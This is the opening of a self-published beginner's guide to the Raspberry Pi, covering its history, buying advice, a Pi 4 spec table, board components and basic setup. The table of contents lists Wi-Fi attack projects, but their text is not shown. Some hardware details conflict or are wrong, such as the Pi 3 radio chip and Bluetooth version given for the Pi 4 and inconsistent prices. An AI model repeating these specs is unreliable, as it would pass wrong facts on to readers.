


4th
Edition

Packed with Projects. Including an introduction to programming, RetroPi Console, TV Super-wall, Aircraft Tracker and hacking with your Raspberry Pi.

James Sargent

The Unofficial Raspberry Pi Beginners Guide

With over 300 pages of information, quick reference guides, software downloads and lots of additional content.



Foreword

Since its creation, the Raspberry Pi has taken the world by storm. The credit-card size computer has sold millions of units and has captured the imagination of kids and adults all over the globe. Only requiring some peripherals and basic programming knowledge, your Raspberry Pi can do things you never imagined. Raspberry Pi for Beginners teaches you just that.

Since the initial model was released, the Pi has come on a long way. The Raspberry Pi can do all the types of things you expect from a regular PC – everything from browsing the internet and playing games to watching movies and listening to music. But Raspberry Pi is much more than a modern computer.

This book will begin with the peripherals you'll need and how to set it up and install distros familiar to you. Raspbian tutorials then introduce you to the creative potential of the device. A weather station, music streamer and Twitter-powered lamp are a few of the many project tutorials we've shown you how to create, and there's also a section on how to get started with Scratch and Python programming.

Preface

A 34-year-old chip architect took steps to create a card to use as a simple computer. The creator of the Raspberry Pi is genuinely taken aback that demand for the Raspberry Pi proved to be orders of magnitude larger than a small pool of aspiring UK computer engineers.

“We honestly did think we would sell about 1,000, maybe 10,000 in our wildest dreams. We thought we would make a small number and give them out to people who might want to come and read computer science at Cambridge,” he told ZDNet in an interview in 2014.

The first inkling of the fervour the credit-card-sized board would create came in May 2011, when the first public outing of the Pi in a BBC video generated some 600,000 views on YouTube. Ebdon Upton and his colleagues revised their initial run of boards up to 10,000, thinking that would be more than enough to meet demand.

Upton’s passion for nurturing the next generation of coders was born out of his frustration when helping manage undergraduate admissions to study computer science at Cambridge University in the mid-2000s. In the ten years since he’d studied computer science at the university, he said students had gone from acquiring knowledge of several assemblies and high-level languages to a working knowledge of HTML, Javascript and maybe a bit of PHP.

The first batch of 10,000 Raspberry Pis went on sale on February 29, 2012. Toward the end of 2011, its SD card image had already been downloaded more than 50,000 times, hinting at its impending popularity. Premier Farnell and RS Components sold out within minutes, the two UK sellers at the time, with the latter reporting more than 100,000 orders that day. Upton designed them for education—specifically Python, hence the “Pi” part of the name. But the tiny board caught the eye of already- experienced programmers and electronics hackers. As of this writing, a year and a half after that first day of sale, more than two million have been sold.

The Raspberry Pi Foundation was established to inspire the next generation of programmers: it just turned out they felt the best way to do that was to provide a computer cheap enough for kids and easy enough for them to hack.

Table Of Contents

[Foreword](#)

[Preface](#)

[Supply Chain issues – How to purchase a Raspberry Pi at a low cost](#)

[Raspberry Pi: Vital statistics](#)

[Raspberry Pi Version Comparison Table](#)

[The Raspberry Pi 4](#)

[Raspberry Pi's Components](#)

[How to use this book](#)

[Chapter 1, Getting Started with your Pi](#)

[Hardware](#)

[Older Pi Boards](#)

[Raspberry Pi 3 Board](#)

[Understanding the Previous Boards](#)

[Project 1: Choosing and Installing An Operating System](#)

[What is Linux?](#)

[Starting with the Imager](#)

[Project 1: The Actual Install Process](#)

[Introduction Project 1 \(Option B\): Installing an operating system from Scratch](#)

[Shutting Down](#)

[Introduction Project 3: Connecting to Wifi](#)

[Accessing your Pi Over SSH \(Network Protocol\)](#)

[Project 2: Headless Install](#)

[Direct USB Connection \(Pi Zero / Zero W Only\)](#)

[Connecting from a Mac or PC Via SSH](#)

[Introduction Project 3: First Boot](#)

[Chapter 2, Projects](#)

[Building Projects](#)

[Essential Shell Commands Cheat Sheet](#)

[Descriptions of Shell Commands](#)

[A Guided Tour of “The Shell”](#)

[Introduction Project 4: Manipulating Files](#)

[Wildcards](#)

[Introduction Project 5: Setting the Date and Time](#)

[Introduction Project 6: Installing New Software by Programming](#)

[Project 4: Use your Pi as a desktop PC](#)

[Project 5: Build a mean Pi Media Centre](#)

[Project 6: Set up a personal file server](#)

[Project 7: Network, Network, Network share your keyboard and mouse](#)

[Project 8: Avoid Internet censorship with Onion Pi](#)

[Project 9: Take pictures and record videos](#)

[Project 10: Making the RaspyFi – Music Streaming on your Pi](#)

[Project 11: Retro Pi Games Console](#)

[Project 12: The Pi Weather Station](#)

[Project 13: Always-On BitTorrent Box](#)

[Project 14: Always on Wireless Access Point](#)

[Project X: Build a Cross-Compiler Toolchain](#)

[Chapter 3, Exploring Wi-Fi](#)

[Project 15: Monitoring Wi-Fi airspace with Kismet](#)

[Project 16: Mapping networks with Nmap](#)

[Project 17: Seeing what other Wi-Fi users are doing](#)

[How encryption changes the game](#)

[Project 17: Traffic Logging on Wi-Fi Networks](#)

[Project 18: Pushing unexpected images into browser windows](#)

[Project 19: Kicking all visitors off your network](#)

[Project 20: How to Build an Airplane Tracker with Raspberry Pi](#)

[Project 21: How to Build an Epic Burner Style Mega TV Screen](#)

[Project 22: How to Build a Console Emulator with Raspberry Pi](#)

[Where to go from here?](#)

[Legal Issues](#)

[Authors Letter – Thank you for reading!](#)

Supply Chain issues – How to purchase a Raspberry Pi at a low cost

The highly-in-demand Raspberry Pi 4 has been hit by the ongoing component shortages, possibly much harder than most electronics.

Today, finding a Raspberry Pi board of any sort to buy can be frustrating and even sometimes fruitless. Amazon and eBay vendors are actively price-gouging the market. To help you out in your quest to track down these elusive mini PCs, we've created this handy guide for the best retail sites to check for a reasonably priced Raspberry Pi board, locations to acquire alternative Pi boards that can be used for some projects, and even alternatives from other manufacturers that can serve similar purposes.

The best ways to get hold of the Raspberry Pi's are:

- Facebook Market Place – you may find older versions at reasonable costs or even a Raspberry Pi 4 if you are lucky. Many of the projects in this book can be completed with a Raspberry Pi 3 and above.
- Call around – to avoid the scalping of tickets, some vendors are not listing the Raspberry Pi's they have in stock, so call physical stores and ask if they can get supply in. With our last order, I was told the wait time

would be three months; they called me back in one week to say that two raspberry pi 4's had arrived for me.

Alternatives to the Raspberry Pi

With so many supply chain problems there may not be a better time to try an alternative to the Raspberry Pi. There are several alternatives to the Raspberry Pi available that can be used to bring their own uniqueness to a project, whether you want more performance, AI, VR support, or a board that is rated for industrial use.

Or maybe you want something smaller than the Raspberry Pi. The main ones are:

- [ASUS Tinker Board](#)
- [Libre Computer Board AML-S905X](#)
- [Odroid N2+](#)
- UDOO Bolt V3

We won't go into detail on these in the book here but if you are unable to get hold of a Raspberry Pi then you may want to research the models mentioned.

Raspberry Pi: Vital statistics

So, you made a choice to buy the new Raspberry Pi 4... or perhaps you have purchased one of the older versions? This book is another one of those significant purchases.

This book aims to get you up and running with your Raspberry Pi as soon as you take it out of the box. We will then guide you toward some more challenging but rewarding projects.

Various models of Raspberry Pi have been released since the original release called the Model B. Each of the versions brings either improved specifications or features specific to a particular use case. The Raspberry Pi Zero family, for example, is a tiny version of the full-size Raspberry Pi, which drops a few features – in particular, the multiple USB ports and wired network port – in favour of a significantly smaller layout and reduced power requirements.

All Raspberry Pi models have one key thing in common: they're compatible, meaning that software written for one model will run on any other. It's even possible to take the latest version of Raspberry Pi's operating system and run it on an original pre-launch Model B prototype. The older models will run slower but still, true to their name, they will run.

Like its predecessors, the Raspberry Pi 3 (PI, or Pi 3 Model B) is a \$35-\$55 computer the size of a credit card that can be plugged into a monitor or television. The board is powerful enough to stream 1080p video, browse the web or write documents, and it was designed to be portable enough to carry around without breaking.

Several distros of Linux run on the Raspberry Pi, including ArchLinux, Debian “wheezy”, and Raspbian — a Pi-optimised version of Debian.

The PI, again like its predecessors, can interact outside of itself via easy-to-use sensors that communicate with it through its GPIO (General Purpose Input/ Output) interface. For those of you already familiar with the RP, be aware that the PI board will look very similar to that of its predecessors, but don't be

deceived! The PI is significantly faster, more powerful, and offers better energy management than any other RPs. It also has built-in Wi-Fi and Bluetooth connectivity, making it ready to engage with the Internet of Things.

Raspberry Pi provides OS images for download here. Most are bundled with programming aids such as IDEs and the drag-and-drop programming software Scratch. Programming tools are readily available from the desktop, and Upton wants future OS images to boot the board straight into a programming environment.

Putting these tools front and center have been done this way by the clever inventors at Pi to inspire tinkering. The Pi is there to encourage a similar taste for experimenting with computers inspired by the blinking Basic programming prompt of the Acorn BBC Micro in the 1980s.

In this chapter, we are going to discuss how the PI is different from its predecessors, followed by how it is the same. Then we will look at the specifications for the PI in more technical detail.

With the older boards, there are several versions, the Model A and the Model B, and now the 3. The Pi Model B is on sale through Premier Farnell and RS Components; you can also order online from [here](#).

Raspberry Pi Version Comparison Table

This is a text placeholder - click this text to edit.

The Options	Raspberry Pi 4 B 2GB	Raspberry Pi 4 B 4GB	Raspberry Pi 4 B 8GB
CPU	1.5-GHz, Quad-Core Broadcom BCM2711 (Cortex A-72)	1.5-GHz, Quad-Core Broadcom BCM2711 (Cortex A-72)	1.5-GHz, Quad-Core Broadcom BCM2711 (Cortex A-72)
RAM	2GB (16Gb) LPDDR4	4GB (32Gb) LPDDR4	8GB (64Gb) LPDDR4
GPU	500MHz VideoCore-VI	500MHz VideoCore-VI	500MHz VideoCore-VI
Video Out	2x Micro-HDMI	2x Micro-HDMI	2x Micro-HDMI
Max Resolution	4K60 + 1080p or 2x 4K30	4K60 + 1080p or 2x 4K30	4K60 + 1080p or 2x 4K30
USB Ports	2x USB 3.0, 2x USB 2.0	2x USB 3.0, 2x USB 2.0	2x USB 3.0, 2x USB 2.0
Wired Networking	1x Gigabit Ethernet	1x Gigabit Ethernet	1x Gigabit Ethernet
Wireless	802.11ac (2.4/5GHz), Bluetooth 5.0	802.11ac (2.4/5GHz), Bluetooth 5.0	802.11ac (2.4/5GHz), Bluetooth 5.0
Power Input	USB Type-C	USB Type-C	USB Type-C
Power	5V 3A	5V 3A	5V 3A

Requirement

Size	3.5 x 2.3 x 0.76 inches (88 x 58 x 19.5mm)	3.5 x 2.3 x 0.76 inches (88 x 58 x 19.5mm)	3.5 x 2.3 x 0.76 inches (88 x 58 x 19.5mm)
Weight	0.1 pounds (46 grams)	0.1 pounds (46 grams)	0.1 pounds (46 grams)
Cost June 2022	\$50	\$69	\$159

The Raspberry Pi 4

The much-anticipated update to the Raspberry Pi 4 B is finally here. The new model comes with a faster processor, more RAM, and a USB 3.0 port, making it even better suited for use as a desktop computer or home server. The Pi 4 B is also now available in two memory sizes: 2 GB and 4 GB.

The increased RAM will be especially appreciated by users who run resource-intensive applications, such as video editing or 3D gaming. In terms of sheer power, the new Pi 4 B is a significant step up from its predecessor. But perhaps the most impressive thing about the new model is its price: at just \$35, it remains one of the most affordable ways to get a fully-functional computer. Whether you're looking for a basic web browsing and email machine or a capable mini-PC for more demanding tasks, the Raspberry Pi 4 B is worth a close look.

First, it offers wireless LAN capabilities, which none of its predecessors did. In addition, the wireless LAN and Bluetooth are provided by a tiny Broadcom BCM43438 chip that has been built in the board. One of the bonuses of this chip is that the Bluetooth 4.1 Classic provides radio support.

In the previous models, you had to add USB dongles to accomplish this, which was not only inconvenient but a drain on available power. In addition, it does not need any type of external antenna. To keep the device size as small as possible, the chip antenna was soldered directly to the board and does an excellent job of picking up both Bluetooth and LAN signals through walls. Doing this required that the LEDs be moved to another location on the board, which may be one of the differences that is easy to spot.

Raspberry Pi's Components

In the following pages, we will review the current Raspberry Pi 4's key components and then look at some of the older boards. If you would like to skip to the projects then please head to page 109.

Unlike the more traditional computers, the motherboard and parts are exposed and on display. Raspberry Pi Outer Cases are a great way to protect your Raspberry Pi from the elements. These cases are made from high-quality materials and feature a variety of designs to choose from. Whether you're looking for something to protect your Raspberry Pi from the sun or you're looking for a case to keep your Pi safe from the rain, there's a Raspberry Pi Outer Case that's right for you.

The unique exposed parts of the Pi makes it a great tool for learning about what the various parts of a computer do, and also makes it easy to learn what goes where when it comes time to plug in the various extras. That also includes making it easy for you to understand about the additional outer components and connections.




Figure 1 shows the Raspberry Pi 4 Model B as seen from the side. When you're using a Raspberry Pi with this book, try to keep it turned the same way as in the pictures provided; if it's turned

around, it can get confusing when it comes to using things like the GPIO header.

Component Details

Like any other computer, the Raspberry Pi is made up of various components, each of which has a role to play in making it work. The first, and arguably most important, of these, can be found just above the centre point on the top side of the board (Figure 1-2), covered in a metal cap: the system-on-chip (SoC). The new BCM2711B0 system-on-chip offers an impressive performance boost over its predecessors.



The name explains the main component of this item which is a silicon chip, known as an integrated circuit. The SoC contains the majority of Raspberry Pi's system. This includes the central processing unit (CPU), commonly thought of as the 'brain' of a computer, and the graphics processing unit (GPU), which handles the visual side of things.

A system on chip (SoC) is an integrated circuit that combines all the functions of a computer system into a single chip. It typically includes a central processing unit (CPU), memory, input/output (I/O) interfaces, and other peripherals. SoCs are found in a wide range of


devices, from mobile phones and tablets to wearable devices and automobiles.

Advantages of SoCs include smaller size, lower power consumption, and higher performance. Another advantage is that they can be tailor-made for specific applications, which helps to reduce costs. For example, a mobile SoC may include specific features for power management and wireless connectivity, while an automotive SoC may include features for resisting extreme temperatures and vibrations.

Disadvantages of SoCs include their complexity and the need for specialized expertise during design and development. Another disadvantage is that they are not always compatible with other types of chips, which can limit the flexibility of the overall system. The Pi SoC has been designed with this in mind, the BCM2711B0 is a highly integrated System on Chip (SoC) designed for use in applications requiring low power and high performance.

The brain is no good without memory. Just to the side of the SoC you'll find another chip, which looks like a small, black, plastic square.

This is Raspberry Pi's random access memory (RAM). When you're working on Raspberry Pi, it's the RAM that holds what you're doing; only when you save your work will it be written to the microSD card. Together, these components form Raspberry Pi's volatile and non-volatile memories. In other words the volatile RAM loses the memory it has when the Pi is turned off. The while the non-volatile memory, in this case the microSD card keeps its contents.



There's a simple check to see which Raspberry Pi 4 Model B version is sitting on the desk in front of you. The Raspberry Pi 4 is currently available in 2GB, 4GB and 8GB variants.

If you look closely at the RAM chip you will see one of three codes printed on it. Simply match up the code to the data table below and you have the memory size!

Embedded code Size

4HBMGCJ 1 GB

D9WHZ 2 GB


D9WHV 4 GB

D9ZCL 8 GB


At the top right corner of the Pi board, you will find another metal lid covering the radio. This component gives Raspberry Pi the ability to communicate with devices wirelessly. The radio itself acts as two main components, in fact: a WiFi radio for connecting to computer networks; and a Bluetooth radio for connecting to peripherals like mice and for sending data to or receiving data from nearby smart devices like sensors or smartphones.

Another black, plastic-covered chip can be seen towards the bottom edge of the board, just behind the middle set of USB ports. This is the USB controller and is responsible for running the four USB ports.

Next is an even more minor chip, the network controller, which handles Raspberry Pi's Ethernet network port. Lastly the black chip, smaller than the rest, can be found a little bit above the USB Type-C power connector to the upper-left of the board (Figure 1-4); this is known as a power management integrated circuit (PMIC), and handles turning the power that comes in from the micro USB port into the power Raspberry Pi needs to run. You can see in the image that the chip reads M x L.




Next we will look at how you connect to the Pi through the ports. The Raspberry Pi 4 comes packed with a huge range of ports, starting with four Universal Serial Bus (USB) ports (Figure 1-5) to the middle and right-hand side of the bottom edge. These ports let you connect any USB-compatible peripheral, from keyboards and mice to digital cameras and flash drives, to Raspberry Pi. Speaking technically, there are two types of USB ports: the ones with black parts inside are USB 2.0 ports, based on version two of the Universal Serial Bus standard; the ones with blue parts are faster USB 3.0 ports, based on the newer version three.



The Ethernet port, relocated to the top-right of the board, now offers full-speed network connectivity with no bottlenecks. Two USB 3.0 ports, centre, offer high-speed connectivity for external devices including storage and accelerator hardware.

Just above the USB ports, on the left-hand edge of the Raspberry Pi, is a 3.5 mm audio and visual (AV) jack (Figure 1-6). This is also known as the headphone jack, and it can be used for that exact purpose – though you’ll get better sound connecting it to amplified speakers rather than headphones. It has a hidden, extra feature, though: as well as audio, the 3.5 mm AV jack carries a video signal which can be connected to TVs, projectors, and other displays that support a composite video signal using a special cable known as a tip-ring-ring-sleeve (TRRS) adapter.

On the left-hand edge of the board, are the micro High Definition Multimedia Interface (micro-HDMI) ports, which are a smaller version of the connectors you’ll find on a games console, set-top box, or TV (Figure 1-7). The multimedia part of its name tells you that it carries both audio and video signals, while high-definition tells you that you can expect excellent quality. You’ll use these to connect Raspberry Pi to one or two display devices: a computer monitor, TV, or projector. The two micro-HDMI connectors enable Raspberry Pi 4 to drive two 4K displays at up to 4Kp30, or a single display at up to 4Kp60



Above the HDMI ports is a USB Type-C power port, which you'll use to connect Raspberry Pi to a power source. The USB Type-C port is a common sight on smartphones, tablets, and other portable devices. While you could use a standard mobile charger to power Raspberry Pi, for best results you should use the official Raspberry Pi USB Type-C Power Supply.

How to use this book

Although you can read this book cover to cover, each custom project should stand alone, so feel free to browse and jump to the different sections that interest you most. If there's a prerequisite you need to know about, a cross-reference will guide you to the right project.

It is important that you start with the first three chapters to get cooking. After that head to where you want.

Chapter 1, Getting Up and Running

The first chapter introduces you to the common needs of Raspberry Pi users, like making sure you have the right SD card for the project. It deals with the assorted parts and issues you're likely to encounter with any Raspberry Pi project, such as power problems and getting acquainted with the GPIO pins. You'll also find tips and tricks for dealing with some of its more finicky aspects.

Chapter 2, Using Linux for the Raspberry Pi

If you're going to get the most out of your Raspberry Pi, you'll need to learn a little Linux. This chapter aims to present a whirlwind tour of the operating system and give you enough context and commands to get around the file system, install packages from the command line or GUI, and point out the most essential tools you'll need day to day.

Chapter 3, Exploring Wi-Fi Exploits

Sure, you can make the Pi do lots of exciting stuff round the home, but this gadget is also a convenient hacking tool. We will introduce you to some of those techniques.

Chapter 4, Bonus Pi Projects

Here are a couple of projects that benefited from the power and speed of Raspberry Pi 3 and above.

Chapter 1, Getting Started with your Pi

Understand how the Pi works on a software level.

The basic concepts behind the Raspberry Pi were to make it as affordable as possible, supply only the basics and provide it with a programming environment and hardware connections for electronics projects. The Raspberry Pi has been designed to be as quick and easy to set up and use as possible, but it still relies on various external components called peripherals. We will first go through the basic ones then move into the more complex peripherals

To use the Pi you will, need an operating system. The operating system to get started with is the free OS provided here <https://www.raspberrypi.com/software/operating-systems/>

As mentioned in the previous chapter we can run the Pi standard Operating System. A Pi also runs a modified version of Linux called Raspian, with Wheezy Raspian being the preferred option for newcomers to the device. To take on the next few projects in this book you need to have an operating system that allows you to run scripts.

Hardware

- A Raspberry Pi computer with an SD card or micro SD card
- A monitor with a cable (and, if needed, an HDMI adaptor)
- A USB keyboard and mouse
- A power supply
- Headphones or speakers (optional)
- An ethernet cable (optional)

To begin, you will need a 5v power supply. The Raspberry Pi 4 requires a USB C power supply. So for the Pi, the 5 V power supply should be rated at least 3 amps (3 A) and with a USB Type-C connector. The Official Raspberry Pi Power Supply is the recommended choice, as it can cope with Raspberry Pi's quickly switching power demands.

Beyond the official power supplies, several power supplies are made specifically for Raspberry Pis, including this [moniker model \(opens in new tab\)](#) for older Raspberry Pis and this [Canakit model for the Pi 4 \(opens in new tab\)](#). Some third-party chargers come with on/off switches, but you shouldn't use them to power down.

Ideally, you may not need to buy a new power supply. You can use an iPhone charger with a USB-C cable capable of carrying 5v.

The Pi doesn't have a built-in power switch, so the default way to turn it on is to plug it in. However, to avoid data loss, you'll want to use the shutdown feature in your operating system (OS) before unplugging or switching it off.



The microSD card acts as Raspberry Pi's permanent storage, as you have a hard drive on a PC. All the files you create, the software you install, and the operating system are stored on the card. An 8GB card will

get you started, though a 16GB one offers more room to grow. Using a card with NOOBS (New Out-Of-Box Software) pre-installed will save you time. Read on for how to install the software yourself.

